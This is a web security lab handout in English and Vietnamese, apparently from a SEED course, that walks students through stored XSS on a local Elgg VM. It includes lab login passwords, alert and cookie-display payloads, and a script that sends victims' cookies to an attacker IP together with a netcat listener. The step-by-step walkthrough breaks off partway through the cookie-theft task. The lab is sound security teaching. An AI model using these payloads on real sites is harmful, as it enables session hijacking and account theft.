Lab 5.2. Cross-Site Scripting (XSS) Attack Lab

1. Lab Environment

This lab can only be conducted in our Ubuntu 16.04 VM, because of the configurations that we have performed to support this lab. We summarize these configurations in this section.

The Elgg Web Application. We use an open-source web application called Elgg in this lab. Elgg is a web-based social-networking application. It is already set up in the pre-built Ubuntu VM image. We have also created several user accounts on the Elgg server and the credentials are given below.

User	UserName	Password
Admin	admin	seedelgg
Alice	alice	seedalice
Boby	boby	seedboby
Charlie	charlie	seedcharlie
Samy	samy	seedsammy

DNS Configuration. We have configured the following URL needed for this lab. The folder where the web application is installed and the URL to access this web application are described in the following:

URL: <http://www.xsslabelgg.com>
 Folder: /var/www/XSS/Elgg/

The above URL is only accessible from inside of the virtual machine, because we have modified the /etc/hosts file to

map the domain name of each URL to the virtual machine's local IP address (127.0.0.1). You may map any domain name to a particular IP address using `/etc/hosts`. For example, you can map `http://www.example.com` to the local IP address by appending the following entry to `/etc/hosts`:

```
127.0.0.1      www.example.com
```

If your web server and browser are running on two different machines, you need to modify `/etc/hosts` on the browser's machine accordingly to map these domain names to the web server's IP address, not to 127.0.0.1.

Apache Configuration. In our pre-built VM image, we used Apache server to host all the web sites used in the lab. The name-based virtual hosting feature in Apache could be used to host several web sites (or URLs) on the same machine. A configuration file named `000-default.conf` in the directory `"/etc/apache2/sites-available"` contains the necessary directives for the configuration:

Inside the configuration file, each web site has a `VirtualHost` block that specifies the URL for the web site and directory in the file system that contains the sources for the web site. The following examples show how to configure a website with URL `http://www.example1.com` and another website with URL `http://www.example2.com`:

```
<VirtualHost *>
    ServerName http://www.example1.com
    DocumentRoot /var/www/Example_1/
</VirtualHost>

<VirtualHost *>
    ServerName http://www.example2.com
    DocumentRoot /var/www/Example_2/
</VirtualHost>
```

You may modify the web application by accessing the source in the mentioned directories. For example, with the above configuration, the web application `http://www.example1.com` can be changed by modifying the sources in the `/var/www/Example_1/` directory. After a change is made to the configuration, the Apache server needs to be restarted. See the following command:

```
$ sudo service apache2 start
```

2. Lab Tasks

2.1. Preparation: Getting Familiar with the "HTTP Header Live" tool

In this lab, we need to construct HTTP requests. To figure out what an acceptable HTTP request in Elgg looks like, we need to be able to capture and analyze HTTP requests. We can use a Firefox add-on called "HTTP Header Live" for this purpose. Before you start working on this lab, you should get familiar with this tool. Instructions on how to use this tool is given in the Guideline section (§ 4.1).

2.2. Task 1: Posting a Malicious Message to Display an Alert Window

The objective of this task is to embed a JavaScript program in your Elgg profile, such that when another user views your profile, the JavaScript program will be executed and an alert window will be displayed. The following JavaScript program will display an alert window:

```
<script>alert('XSS');</script>
```

If you

embed the above JavaScript code in your profile (e.g. in the brief description field), then any user who views your profile will see the alert window.

In this case, the JavaScript code is short enough to be typed into the short description field. If you want to run a long JavaScript, but you are limited by the number of characters you can type in the form, you can store the JavaScript program in a standalone file, save it with the .js extension, and then refer to it using the src attribute in the <script> tag. See the following example:

```
<script type="text/javascript"
       src="http://www.example.com/myscripts.js">
</script>
```


In the

above example, the page will fetch the JavaScript program from http://www.example.com, which can be any web server.


Các bước thực hiện:

Bước 1: Đăng nhập với User Alice


- Username: alice
- Password: seedalice



Bước 2: Mở profile của Alice



Bước 3:Sau đó nhấn chọn Edit profile



Bước 3:

```
<script>alert('XSS');</script>
```

Nhập lệnh trên vào Brief desription. Sau đó nhấn Save.

The screenshot shows a Firefox browser window with the URL [www.xsslabeLGG.com/profile/alice/edit](http://www.xsslabeLgg.com/profile/alice/edit). The left sidebar has a 'Files' section. The main area is titled 'Edit profile : XSS Lab Site - Mozilla Firefox'. It shows a 'Brief description' input field containing the script `<script>alert('XSS');</script>`, which is highlighted with a red arrow. To the right is a sidebar with links: Blogs, Bookmarks, Files, Pages, Wire posts, Edit avatar, Edit profile, Change your settings, Account statistics, Notifications, and Group notifications. At the bottom, a green success message box says 'Your profile was successfully saved.' A modal dialog box titled 'XSS' with an 'OK' button is centered over the page. The status bar at the bottom shows 'Read www.xsslabeLGG.com'.

Kiểm tra kết quả:

Bước 1: Đăng nhập với User Boby

- Username: boby
- Password: seedboby

The screenshot shows a Firefox browser window with the title 'Newest members : XSS Lab Site - Mozilla Firefox'. The address bar shows the URL 'www.xsslalabgg.com/members/newest'. The main content area displays a list of users under the heading 'Newest members'. The users listed are Samy, Charlie, Boby, Alice, and Admin. A red arrow points to the user 'Alice'. On the right side of the page, there is a search bar labeled 'Search' and a button labeled 'Search'. Below the search bar, it says 'Total members: 5'.

Bước 2: Xem profile của Alice:

The screenshot shows a Firefox browser window with the title 'Alice : XSS Lab Site - Mozilla Firefox'. The address bar shows the URL 'www.xsslalabgg.com/profile/alice'. The main content area displays the user profile for Alice. A modal dialog box is overlaid on the page, containing the text 'XSS' and an 'OK' button. In the background, there is a profile picture of Alice and some interaction buttons: 'Add friend', 'Send a message', and 'Report user'. At the bottom of the page, there is a link 'Read www.xsslalabgg.com'.

2.3. Task 2: Posting a Malicious Message to Display Cookies


The objective of this task is to embed a JavaScript program in your Elgg profile, such that when another user views your profile, the user's cookies will be displayed in the alert window. This can be done by adding some additional code to the JavaScript program in the previous task:

```
<script>alert (document.cookie);</script>
```


Các bước thực hiện:

Bước 1: Đăng nhập với User Alice


- Username: alice
- Password: seedalice



Bước 2: Mở profile của Alice



Bước 3:Sau đó nhấn chọn Edit profile



Bước 3:

```
<script>alert (document.cookie);</script>
```

Nhập lệnh trên vào Brief description. Sau đó nhấn Save.

The screenshot shows the Mozilla Firefox browser window with the URL [www.xsslabeLGG.com/profile/alice](http://www.xsslabeLgg.com/profile/alice). The page title is "Edit profile : XSS Lab Site - Mozilla Firefox". The left sidebar contains various icons for file operations like copy, paste, save, etc. The main content area shows the "Edit profile" form for user "Alice". The "Brief description" field contains the exploit code: <script>alert (document.cookie);</script>. A red arrow points to this field. To the right, there is a sidebar with Alice's profile picture, name, and links to Blogs, Bookmarks, Files, Pages, and Wire posts. Below the sidebar, there are links for Edit avatar, Edit profile, Change your settings, Account statistics, Notifications, and Group notifications. At the bottom of the profile form, there are dropdown menus for "Public" and "Location". The status bar at the bottom of the browser window shows "Ubuntu".

The screenshot shows the XSS Lab Site interface with the title "XSS Lab Site". The URL in the address bar is www.xsslabeLGG.com/profile/alice. A green success message box says "Your profile was successfully saved.". In the center, a modal dialog box is displayed with the cookie value "Elgg=psbth5go2cc21earnm928keu11". An "OK" button is at the bottom of the dialog. The background shows Alice's profile picture and some menu options like Activity, Blogs, Bookmarks, etc. The status bar at the bottom shows "Read www.xsslabeLGG.com".

Kiểm tra kết quả:

Bước 1: Đăng nhập với User Boby

- Username: boby
- Password: seedboby

The screenshot shows a Firefox browser window with the title 'Newest members : XSS Lab Site - Mozilla Firefox'. The address bar displays 'www.xsslalabgg.com/members/newest'. The main content area is titled 'XSS Lab Site' and shows a list of 'Newest members'. The list includes: Samy, Charlie, Boby (with a red arrow pointing to it), Alice, and Admin. There are navigation tabs at the top: Newest, Alphabetical, Popular, and Online. On the right side, there is a search bar labeled 'Search' and a 'Search members' input field with a 'Search' button. A message at the bottom right says 'Total members: 5'.

Bước 2: Xem profile của Alice:

The screenshot shows a Firefox browser window with the title 'Alice : XSS Lab Site - Mozilla Firefox'. The address bar displays 'www.xsslalabgg.com/profile/alice'. The main content area is titled 'XSS Lab Site' and shows the profile of user Alice. A modal dialog box is displayed in the center, containing the value 'Egg=sheaal5ro1g5ra116c9qn7e9u3' and an 'OK' button. On the left side of the profile page, there is a profile picture of Alice, a 'Add friend' button, a 'Send a message' button, and a 'Report user' button. Below these buttons are links for 'Blogs', 'Bookmarks', and 'Files'. At the bottom of the page, there is a link 'Read www.xsslalabgg.com'.

2.4. Task 3: Stealing Cookies from the Victim's Machine

In the previous task, the malicious JavaScript code written by the attacker can print out the user's cookies, but only the user can see the cookies, not the attacker. In this task, the attacker wants the JavaScript code to send the cookies to himself/herself. To achieve this, the malicious JavaScript code needs to send an HTTP request to the attacker, with the cookies appended to the request.

We can do this by having the malicious JavaScript insert an `` tag with its `src` attribute set to the attacker's machine. When the JavaScript inserts the `img` tag, the browser tries to load the image from the URL in the `src` field; this results in an HTTP GET request sent to the attacker's machine. The JavaScript given below sends the cookies to the port 5555 of the attacker's machine (with IP address 10.1.2.5), where the attacker has a TCP server listening to the same port.

```
<script>document.write('<img src=http://10.1.2.5:5555?c='
                     + escape(document.cookie) + '    >');
</script>
```

A commonly used program by attackers is netcat (or nc), which, if running with the "-l" option, becomes a TCP server that listens for a connection on the specified port. This server program basically prints out whatever is sent by the client and sends to the client whatever is typed by the user running the server. Type the command below to listen on port 5555:


```
$ nc -l 5555 -v
```

The "-l" option is used to specify that nc should listen for an incoming connection rather than initiate a connection to a remote host. The "-v" option is used to have nc give more verbose output.


The task can also be done with only one VM instead of two. For one VM, you should replace the attacker's IP address in the above script with 127.0.0.1. Start a new terminal and then type the nc command above.

Các bước thực hiện:


Bước 1: Đăng nhập với User Alice



Bước 2: Mở profile của Alice



